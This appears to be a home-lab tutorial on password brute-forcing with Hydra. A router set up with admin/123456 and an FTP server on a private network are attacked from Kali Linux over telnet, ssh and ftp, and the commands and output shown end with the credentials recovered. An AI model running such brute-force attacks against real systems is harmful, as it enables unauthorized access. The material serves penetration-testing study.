


Password Attack:



EDG Router IP Address

192.168.1.1

```
EDG# config terminal
EDG(config)#line vty 0 4
EDG(config-line)#transport input all
EDG(config-line)#login local
EDG(config-line)#exit
EDG(config)#username admin password 123456
```

Attacker IP Address

192.168.1.8

Attacker

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.1 -V telnet
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.1 -V ssh
hydra -l msfadmin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
ftp://192.168.1.5 -V
```

Let's start the attack from Kali Linux Attacker type the Command: **hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.1 -V telnet**

```

root@kali: /usr/share/wordlists/metasploit
File Actions Edit View Help

(root@kali)-[/usr/share/wordlists/metasploit]
# hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.1 telnet -V
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-18 04:55:04
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking telnet://192.168.1.1:23/
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)

```

Login to EDG Victim router type who or show users it showing brute force.

```

Session Manager
EDG#
EDG#who
  Line      User      Host(s)      Idle      Location
*  0 con 0
  2 vty 0      admin      idle        00:00:00  192.168.1.8
  4 vty 2      admin      idle        00:00:00  192.168.1.8
  5 vty 3      admin      idle        00:00:00  192.168.1.8
  6 vty 4      admin      idle        00:00:05  192.168.1.8

Interface      User      Mode      Idle      Peer Address
EDG#

```

After a while the password has been found showing in green color **123456**.

```

[ATTEMPT] target 192.168.1.1 - login "admin" - pass "carlos" - 44 of 14344429 [child 11] (0/30)
[ERROR] Child with pid 51458 terminating, can not connect
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "jennifer" - 45 of 14344430 [child 15] (0/31)
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "joshua" - 46 of 14344430 [child 8] (0/31)
[ERROR] Child with pid 51459 terminating, can not connect
[ERROR] Child with pid 51460 terminating, can not connect
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "bubbles" - 47 of 14344431 [child 13] (0/32)
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "1234567890" - 48 of 14344432 [child 12] (0/33)
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "superman" - 49 of 14344432 [child 14] (0/33)
23[telnet] host: 192.168.1.1 login: admin password: 123456
or 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 12 final worker threads did not complete until end.
[ERROR] 12 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-18 04:55:26

(root@kali)-[/usr/share/wordlists/metasploit]
#

```

Let's start the attack from Kali Linux Attacker type the Command:

```
hydra -l msfadmin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt  
ftp://192.168.1.5 -V
```

```
(root@kali)~# hydra -l msfadmin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt ftp://192.168.1.5 -V  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-18 05:20:06  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1010 login tries (l:1/p:1010), ~64 tries per task  
[DATA] attacking ftp://192.168.1.5:21/  
[ATTEMPT] target 192.168.1.5 - login "msfadmin" - pass "admin" - 1 of 1010 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.5 - login "msfadmin" - pass "msfadmin" - 2 of 1010 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.5 - login "msfadmin" - pass "123456" - 3 of 1010 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.5 - login "msfadmin" - pass "12345" - 4 of 1010 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.5 - login "msfadmin" - pass "123456789" - 5 of 1010 [child 4] (0/0)  
[ATTEMPT] target 192.168.1.5 - login "msfadmin" - pass "password" - 6 of 1010 [child 5] (0/0)  
[ATTEMPT] target 192.168.1.5 - login "msfadmin" - pass "iloveyou" - 7 of 1010 [child 6] (0/0)  
[ATTEMPT] target 192.168.1.5 - login "msfadmin" - pass "princess" - 8 of 1010 [child 7] (0/0)  
[ATTEMPT] target 192.168.1.5 - login "msfadmin" - pass "1234567" - 9 of 1010 [child 8] (0/0)  
[ATTEMPT] target 192.168.1.5 - login "msfadmin" - pass "12345678" - 10 of 1010 [child 9] (0/0)  
[ATTEMPT] target 192.168.1.5 - login "msfadmin" - pass "abc123" - 11 of 1010 [child 10] (0/0)  
[ATTEMPT] target 192.168.1.5 - login "msfadmin" - pass "nicole" - 12 of 1010 [child 11] (0/0)  
[ATTEMPT] target 192.168.1.5 - login "msfadmin" - pass "daniel" - 13 of 1010 [child 12] (0/0)  
[ATTEMPT] target 192.168.1.5 - login "msfadmin" - pass "babygirl" - 14 of 1010 [child 13] (0/0)  
[ATTEMPT] target 192.168.1.5 - login "msfadmin" - pass "monkey" - 15 of 1010 [child 14] (0/0)  
[ATTEMPT] target 192.168.1.5 - login "msfadmin" - pass "lovely" - 16 of 1010 [child 15] (0/0)  
[21][ftp] host: 192.168.1.5 login: msfadmin password: msfadmin
```

If the password not found better first add the password to unix_passwords.txt navigate to wordlists directory first

```
cd /usr/share/metasploit-framework/data/wordlists/
```

```
Ls
```

```
Vi unix_passwords.txt
```